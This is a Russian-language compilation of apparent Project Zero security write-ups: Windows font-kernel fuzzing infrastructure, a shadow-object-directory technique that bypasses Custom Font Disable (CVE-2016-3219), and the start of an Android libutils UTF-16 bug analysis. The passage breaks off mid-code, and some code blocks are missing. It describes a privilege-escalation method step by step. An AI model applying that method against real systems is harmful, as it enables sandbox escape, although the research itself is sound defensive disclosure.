Программы контуров глифов часто занимают основную часть шрифта. Их виртуальные машины TrueType и PostScript прекращают работу при первой недопустимой инструкции, поэтому слепая мутация обычно исследует лишь начало программы. Простые замены инструкций всё же находят ошибки, включая уязвимость `IUP` из первой части, однако случайное появление более длинных допустимых последовательностей крайне маловероятно.

Виртуальная машина CharString в ATMFD уже была проверена, поэтому специальный генератор написали только для TrueType. Он создавал структурно допустимые инструкции со случайными аргументами и встраивал их в настоящие файлы TTF.

`ttx.py` из FontTools преобразует шрифты SFNT в редактируемый XML и обратно, включая ассемблирование и дизассемблирование программ TrueType:

```
<?xml version="1.0" encoding="utf-8"?>
<ttFont sfntVersion="\x00\x01\x00\x00" ttLibVersion="2.4">
  ...
  <glyf>
    ...
    <TTGlyph name=".notdef" xMin="128" yMin="0" xMax="896" yMax="1638">
      ...
      <instructions><assembly>
        PUSH[ ] /* 16 values pushed */
        6 111 2 9 7 111 1 8 5 115 3 3 8 6 115 1
        SVTCA[0]
        MDAP[1]
        MIRP[01101]
        SRP0[ ]
        ...
      </assembly></instructions>
    </TTGlyph>
    ...
  </glyf>
  ...
</ttFont>
```

Все файлы TTF заранее преобразовывались в TTX, а сценарий Python на `xml.etree.ElementTree` очищал каждый элемент `assembly`. Сохранение настоящей геометрии каждого шрифта было лучше одного минимального шаблона, поскольку инструкции зависят от точек, контуров и конфигурации.

Генератор реализовывал каждую инструкцию из спецификации, а также:

1. Подсчитывал контуры и точки глифов, чтобы выбирать допустимые индексы.
2. Отслеживал указатели зон ZP0, ZP1 и ZP2, изменяемые `SZP0`, `SZP1`, `SZP2` и `SZPS`.
3. Расширял таблицу `CVT` до 32 768 случайных элементов.
4. Увеличивал ограничения в `maxp`, чтобы исходный шрифт не завершал созданные программы преждевременно.

Получившийся `tt_generate.py` создавал длинные потоки преимущественно допустимых инструкций для каждого глифа. После повторной компиляции XML с помощью `ttx.py` результат загружался так же, как мутационные тестовые случаи.

Генератор сразу повторно обнаружил ошибку `IUP`, из-за чего до выхода исправления перед каждой `IUP` ему пришлось устанавливать ZP2 в 1. Во второй итерации фаззинга он нашёл проблему 507 — уникальное переполнение пула в `win32k!or_all_N_wide_rotated_need_last` и связанных процедурах отрисовки текста. Одна уникальная серьёзная ошибка и одно совпадение оправдали работу над генератором.

Фаззинг ядра в Bochs

Система должна была масштабироваться на узлах Linux без аппаратной виртуализации. Можно было использовать QEMU, но предшествующая работа над Bochspwn обеспечила знакомство с эмулятором x86 Bochs и его инструментированием. Полная эмуляция достигала лишь около 100 МГц и была в 20–50 раз медленнее нативного выполнения, однако это компенсировали тысячи рабочих процессов.

Мутация и генерация выполнялись вне Windows в инструментировании Bochs. В гостевой системе находился только `harness.exe`, запускавшийся при загрузке, запрашивавший входные данные и отображавший каждый глиф в нескольких стилях и размерах.

Для связи использовался редко выполняемый код операции `LFENCE` в качестве гипервызова. Bochs обнаруживал его с помощью:

```
void bx_instr_after_execution(unsigned cpu, bxInstruction_c *i);
```

`EAX` содержал код операции, а `ECX` и `EDX` — параметры. Были определены три операции:

- `REQUEST_DATA(lpBuffer)` копировала свежий шрифт в память гостевой системы.
- `SEND_STATUS(dwStatus)` сообщала, загрузился ли шрифт.
- `DBG_PRINT(lpMessage)` выводила диагностическую строку.

Первый вызов `REQUEST_DATA` всегда возвращал исходный шрифт, чтобы harness мог извлечь допустимые описатели `LOGFONT`. Последующие запросы возвращали мутации:

Мутация выполнялась синхронно и быстро на C++. Созданные программы были медленнее, поскольку Bochs запускал Python и `ttx.py`, но эти накладные расходы были незначительны рядом с

гостевыми тестами, занимавшими от половины секунды до нескольких минут.

Хост записывал данные непосредственно в виртуальную память гостевой системы. Поскольку обычные выделения Windows могут выгружаться, harness должен был вызвать `VirtualLock` для буфера или сначала обратиться к каждой странице, чтобы существовало физическое отображение.

Клиентский harness

Генерация входных данных бесполезна, если harness не достигает уязвимых путей или использует лишь малую часть файла. Поэтому его устройство значительно превосходило простой запуск Windows Font Viewer или отрисовку печатных символов ASCII одним размером.

`AddFontResource` сообщала, сколько шрифтов содержит файл. Недокументированная `GetFontResourceInfoW` с `QFR_LOGFONT` возвращала `LOGFONT` для каждого встроенного начертания, что требовало начального пробного запуска с неизменённым файлом на диске.

В настоящих итерациях для установки шрифтов непосредственно из памяти использовалась `AddFontMemResourceEx`, что было намного быстрее. `CreateFontIndirect` создавала по пять объектов GDI на каждый `LOGFONT`: один исходный и четыре со слегка случайными настройками высоты, ширины, курсива, подчёркивания и зачёркивания. Постоянное случайное начальное число обеспечивало воспроизводимость запусков.

`GetFontUnicodeRanges` перечисляла поддерживаемые символы. Harness вызывал `DrawText` для каждой группы из десяти символов, `GetKerningPairs` один раз для каждого начертания и `GetGlyphOutline` с разными аргументами для каждого глифа. В конечном итоге 16 сбоев возникли через четыре системных вызова: `NtGdiGetTextExtentExW`, `NtGdiAddFontResourceW`, `NtGdiGetCharABCWidthsW` и `NtGdiGetFontUnicodeRanges`.

Оптимизация системы и обнаружение bugcheck


Каждый эмулированный цикл имел значение. Гостевая Windows 7 была облегчена следующим образом:

• выбрана классическая тема и визуальная настройка «наилучшее быстродействие»;
• отключены необязательные службы, автозагрузка, индексирование, подкачка и гибернация;
• включена загрузка Minimal/Safe Mode с VGA;
• удалены стандартные компоненты и ненужные файлы Windows;
• `explorer.exe` заменён на harness в качестве оболочки.

Размер образа диска уменьшился примерно до 7 Гбайт, а загрузка в Bochs занимала менее пяти минут. Для подготовки образов с более поздними уровнями исправлений приходилось временно отменять многие изменения.

Одна оптимизация выявила проблему 684, возникавшую только при отключённой настройке «Сглаживать неровности экранных шрифтов». Сначала Microsoft не могла воспроизвести ошибку; после определения этой настройки Project Zero сбросила дату отчёта, и Microsoft исправила проблему в новом 90-дневном окне.

Windows была настроена на автоматическую перезагрузку после bugcheck:



Bochs обнаруживал сброс с помощью:

```
void bx_instr_reset(unsigned cpu, unsigned type);
```

Поскольку harness работал бесконечно, а почти всё остальное программное обеспечение было отключено, сброс являлся надёжным сигналом сбоя. Метод терял регистры, трассировки стека и дампы, однако Special Pools и идентичный образ воспроизведения делали сохранённого шрифта достаточно почти для каждого сбоя. Более сложные альтернативы могли перехватывать исключения или запись на диск либо захватывать синий экран.

Воспроизведение сбоев

Виртуальная машина VirtualBox повторяла среду фаззинга. Её harness читал шрифт с диска вместо использования `LFENCE`. Затем контроллер:

1. Читал последний образец из `progress.txt`.
2. Копировал новый минидамп в общую папку под именем образца.
3. Запускал в WinDbg `!analyze -v` и сохранял рядом текстовый отчёт.
4. Удалял локальный дамп.
5. Выбирал и записывал следующие входные данные.
6. Несколько раз запускал harness.
7. Позволял настоящему сбою сохранить дамп и автоматически перезагрузить систему.
8. Если сбоя не происходило, перезагружал систему через `ExitWindowsEx`, чтобы загрязнённое состояние не попало в следующий образец.

Каждый выходной каталог содержал и двоичный дамп, и текстовый отчёт с возможностью поиска. Полная перезагрузка гарантировала принадлежность результата одному шрифту. Оптимизированная загрузка занимала менее 50 секунд, а тестирование обычно менее 10 секунд, что давало около 1500 образцов в день. 64-разрядная виртуальная машина воспроизведения не принесла практической пользы, поскольку ошибки обычно воспроизводились либо на обеих архитектурах, либо ни на одной.

Минимизация образцов

Мутации SFNT сначала минимизировались по таблицам и иногда по байтам. Инструмент уровня таблиц сравнивал исходные и изменённые файлы, восстанавливал выбранные таблицы и повторял

тест. Если после восстановления таблицы сбой сохранялся, она была несущественной; повторные испытания сокращали входные данные до одной–трёх необходимых таблиц и помогали устранять дубликаты по трассировкам стека.

Для минимизации на уровне байтов мутация никогда не меняла длину таблиц. На каждой итерации восстанавливалась половина оставшихся отличающихся байтов. Если сбой сохранялся, эти байты исключались из рассмотрения; иначе изменение отменялось и проверялось другое подмножество. Повторение приближало набор к минимально необходимому.

Для созданных программ TTF отдельный редуктор не разрабатывался, поскольку уникальный сбой генератора был только один, а подробный анализ первопричины не планировался.

Дальнейшая работа

Фаззинг с обратной связью по покрытию

В кампании не использовалась обратная связь по покрытию. AFL, libFuzzer и похожие системы могут улучшать результаты на порядок, но инструментирование Bochs внесло бы большие накладные расходы и должно было бы отличать инструкции обработки входных данных от посторонней активности ядра. Более широкий проект покрытия ядра Windows, вероятно, использовал бы аппаратную виртуализацию и Virtual Machine Introspection, по духу аналогично Linux syzkaller.

Улучшенные мутации

Среди возможных улучшений — дополнительные мутаторы, объединение и склейка, коэффициенты для отдельных шрифтов вместо всего корпуса, генератор CharString OpenType, безопасные способы фаззинга хрупких таблиц вроде `cmap`, `head`, `hhea`, `name` и `loca`, а также мутация TTX вместо скомпилированных двоичных данных.

Другие версии Windows

Windows 7 выбрали исходя из предположения, что она сохраняет больше старых ошибок, однако новые версии могут добавлять уникальную функциональность и уникальные уязвимости.

Улучшенное обнаружение сбоев в Bochs

`BX_INSTR_EXCEPTION` могла бы захватывать исключения и контекст процессора до перезапуска, в том числе исключения ядра, поглощённые универсальными обработчиками. Менее изящные альтернативы — перехват записи дампа или создание снимков синего экрана.

Итоги

У фаззинга низкий порог входа, но это не серебряная пуля. Ядра операционных систем с закрытым исходным кодом требуют тщательных решений с учётом конкретной цели на каждом этапе. Мутация с пониманием формата, генерация допустимых программ, широкое исследование входных данных, тысячи экземпляров Bochs и агрессивная оптимизация гостевой системы дали 16 уязвимостей высокой степени серьёзности и значительно превзошли более ранний фаззинг шрифтов Windows.

Тень нашего прежнего «я»

Автор: Джеймс Форшоу из Google Project Zero.

Новые меры защиты от эксплуатации заставляют атакующих либо обходить их, либо искать другой примитив. Microsoft усложнила использование символических ссылок диспетчера объектов Windows из песочниц, как описано в статье «Защитные меры Windows 10 для символических ссылок». Поиск замены привёл к появившемуся в Windows 8 механизму, который возвращает часть их возможностей: теневым каталогам объектов.

В этой статье объясняется, как теневые каталоги позволяют внедрять файлы и проводить атаки проверки и использования из песочницы, демонстрируется CVE-2016-3219 и описывается исправление Microsoft MS16-092.

Теневые каталоги объектов

Диспетчер объектов получил новый системный вызов создания каталога `NtCreateDirectoryObjectEx`. По сравнению с `NtCreateDirectoryObject` он принимает дескриптор другого каталога и флаги:

```
NTSTATUS NtCreateDirectoryObjectEx(
    _Out_ PHANDLE Handle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_ POBJECT_ATTRIBUTES ObjectAttributes,
    _In_opt_ HANDLE ShadowDirectoryHandle,
    _In_ ULONG Flags) {
    OBJECT_DIRECTORY* ShadowDirectory = nullptr;
    if (ShadowDirectoryHandle) {
        ObReferenceObjectByHandle(
            ShadowDirectoryHandle,
            DIRECTORY_QUERY | DIRECTORY_TRAVERSE,
            ObpDirectoryObjectType,
            &ShadowDirectory);
    }

    OBJECT_DIRECTORY* NewDirectory = nullptr;
    ObCreateObject(ObpDirectoryObjectType, ObjectAttributes, &NewDirectory);
    if (ShadowDirectory) {
        NewDirectory->Flags = DIRECTORY_FLAG_SHADOW_PRESENT;
        NewDirectory->ShadowDirectory = ShadowDirectory;
    }
    // ...
}
```

Точка останова ядра выявила вызывающую сторону:

```
kd> bp nt!NtCreateDirectoryObjectEx
kd> g
Breakpoint 1 hit

kd> kc
00 nt!NtCreateDirectoryObjectEx
01 nt!KiSystemServicePostCall
02 ntdll!KiFastSystemCallRet
03 ntdll!NtCreateDirectoryObjectEx
04 KERNELBASE!BasepCreateLowBoxObjectDirectories
05 KERNELBASE!BasepCreateLowBox
06 KERNELBASE!CreateProcessInternalW
07 KERNELBASE!CreateProcessAsUserW
```

Теневой дескриптор ссылался на обычный каталог именованных объектов сеанса:

```
kd> !handle poi(@esp+10) 1
0264: Object: 8f33ef50 GrantedAccess: 00020003

kd> !object 8f33ef50 21
Object: 8f33ef50  Type: Directory
HandleCount: 12  PointerCount: 353
Directory Object: 8f33e728  Name: \Sessions\1\BaseNamedObjects
```

Новым каталогом было пространство имён, относящееся к AppContainer:


```
kd> !obja poi(@esp+c)
Name is S-1-15-2-3624051433-2125758914-1423191267-...
OBJ_INHERIT
OBJ_OPENIF

kd> !object 8f2362d8 21
Object: 8f2362d8  Type: Directory
HandleCount: 2  PointerCount: 39
Directory Object: 8f33e728
Name: \Sessions\1\AppContainerNamedObjects
```

AppContainer сначала ищет в своём закрытом каталоге, а затем переходит к `BaseNamedObjects`, чтобы обычные и изолированные приложения могли совместно использовать глобальные ресурсы. Каталоги устройств DOS отдельных пользователей применяют похожую схему, рассмотренную в статье «Драйверы Windows действительно коварны».

Вспомогательная функция поиска ядра явно показывает эту связь:

```
OBJECT_DIRECTORY* ObpGetShadowDirectory(OBJECT_DIRECTORY* Directory) {
    if (Directory->Flags & DIRECTORY_FLAG_SHADOW_PRESENT)
        return Directory->ShadowDirectory;

    DEVICE_MAP* device_map = Directory->DeviceMap;
    if (device_map)
        return device_map->GlobalDosDevicesDirectory;

    return nullptr;
}
```

В Windows 7 была та же вспомогательная функция, но она возвращала только глобальный каталог устройств DOS. Создание ресурса записывает его в основной каталог с учётом его DACL, даже если в теневом каталоге уже существует такое имя. При открытии сначала проверяется основной каталог, а затем теневой.



Так можно имитировать символические ссылки каталогов объектов. Что ещё важнее, `NtCreateDirectoryObjectEx` запрашивает у теневого дескриптора только права запроса и прохода, поэтому непривилегированная сторона может направить его во многие места иерархии диспетчера объектов.

У примитива есть ограничения. Привилегированная цель должна открыть путь диспетчера объектов, хотя сторона, управляющая полным путём, часто может использовать префикс `\\?\`. Как и точки подключения NTFS, эта техника изменяет поиск конечного ресурса, а не позволяет свободно заменить его имя.

Двойная проблема

CVE-2016-3219 затрагивала меру защиты Custom Font Disable в Windows 10. Эта политика должна была не допустить передачи недоверенных шрифтов парсерам ядра — поверхности атаки, исследованной в серии BLEND.


Соответствующая логика `win32k` фактически выглядела так:

```
int WIN32K::bLoadFont(...) {
    int load_option = GetCurrentProcessFontLoadingOption();
    bool system_font = true;

    if (load_option) {
        HANDLE hFile = hGetHandleFromFilePath(FontPath);
        BOOL system_font = bIsFileInSystemFontsDir(hFile);
        ZwClose(hFile);

        if (!system_font) {
            LogFontLoadAttempt(FontPath);
            if (load_option != CUSTOM_FONT_LOG_ONLY)
                return 0;
        }
    }

    // Reopen the original path.
    HANDLE hFont = hGetHandleFromFilePath(FontPath);
```

```
    // Map font as section.
}
```


Драйвер открывает предоставленный пользователем путь, подтверждает по полученному имени файлового объекта, что тот находится в `\Windows\Fonts`, закрывает его, а затем снова открывает исходный путь для разбора. Это прямая гонка TOCTOU.

Теневой поиск делает гонку детерминированной. Предположим, атакующий может записывать данные в `C:\ABC`. Два вложенных созданных атакующим каталога объектов используют `\Device` как тень. Сначала локальная запись `HarddiskVolume1` заставляет путь разрешаться в настоящий системный шрифт:



`win32k` проходит по каталогам объектов до `ABC`. Когда `HarddiskVolume1` там отсутствует, поиск переходит к тени `\Device`, находит настоящее устройство тома и просит NTFS открыть `\Windows\Fonts\somefont.ttf`. После того как NTFS открывает его, прежний путь диспетчера объектов больше не виден; запрос имени файла показывает только законный путь системного шрифта.

Оппортунистическая блокировка системного шрифта сообщает, когда `win32k` начинает первое открытие. В этот момент драйвер файловой системы уже зафиксировал выбор файла, поэтому атакующий удаляет локальный каталог `HarddiskVolume1` внутри промежуточного каталога `SWITCH`:



При втором открытии поиск достигает `SWITCH`, больше не находит локальный каталог тома и переходит к его тени. В результате NTFS получает запрос `\ABC\HarddiskVolume1\Windows\Fonts\somefont.ttf`, вся цепочка каталогов которого контролируется атакующим. Имена без двоеточия важны, поскольку имя потока NTFS не может содержать обратные косые черты.

Таким образом, ядро проверяет настоящий системный шрифт, но разбирает управляемый атакующим, обходя Custom Font Disable.

Изменения поведения

Microsoft исправила путь повышения привилегий из песочницы в июльских обновлениях MS16-092. Изолированные стороны по-прежнему могут создавать теневые каталоги, но ядро помечает их и отказывается переходить к их теням от имени вызывающей стороны за пределами песочницы:

```
OBJECT_DIRECTORY* ObpGetShadowDirectory(
    OBJECT_DIRECTORY* Directory,
    BOOLEAN InSandbox) {
    if (Directory->Flags & DIRECTORY_FLAG_SHADOW_PRESENT) {
        if (!(Directory->Flags & DIRECTORY_FLAG_SANDBOX) || InSandbox)
            return Directory->ShadowDirectory;
    }
    // ...
}
```

Поддержка AppContainer добавила в Windows 8 значительный объём нового поведения диспетчера объектов. При проектировании теневые каталоги не создавали очевидной проблемы безопасности; они стали ценными только после удаления из песочниц обычных примитивов символических ссылок. Это показывает, что влияние функции на безопасность может проявиться лишь после изменения окружающей платформы.


Возвращение к libstagefright: эксплуатация libutils в Android

Автор: Марк Бранд, уничтожитель Unicode.

Фаззинг устройств Android выявил CVE-2016-3861, исправленную в бюллетене безопасности Android за сентябрь 2016 года. Уязвимый код пользовательского пространства был доступен через множество поверхностей атаки и позволял как удалённо выполнять код, так и локально повышать привилегии до привилегированного домена SELinux `system_server`.

Ошибка

Две функции в `libutils/Unicode.cpp` должны работать согласованно. `utf16_to_utf8_length` вычисляет размер выходного буфера, после чего `utf16_to_utf8` выполняет преобразование. Различие в обработке недопустимых пар суррогатов нарушает этот контракт:




```
ssize_t utf16_to_utf8_length(const char16_t *src, size_t src_len)
{
  if (src == NULL || src_len == 0) {
    return -1;
  }

  size_t ret = 0;
  const char16_t* const end = src + src_len;
  while (src < end) {
    if ((*src & 0xFC00) == 0xD800 && (src + 1) < end
        && (*++src & 0xFC00) == 0xDC00) {
      // surrogate pairs are always 4 bytes.
      ret += 4;
      src++;
    } else {
      ret += utf32_codepoint_utf8_length((char32_t) *src++);
    }
  }
  return ret;
}

void utf16_to_utf8(const char16_t* src, size_t src_len, char* dst)
{
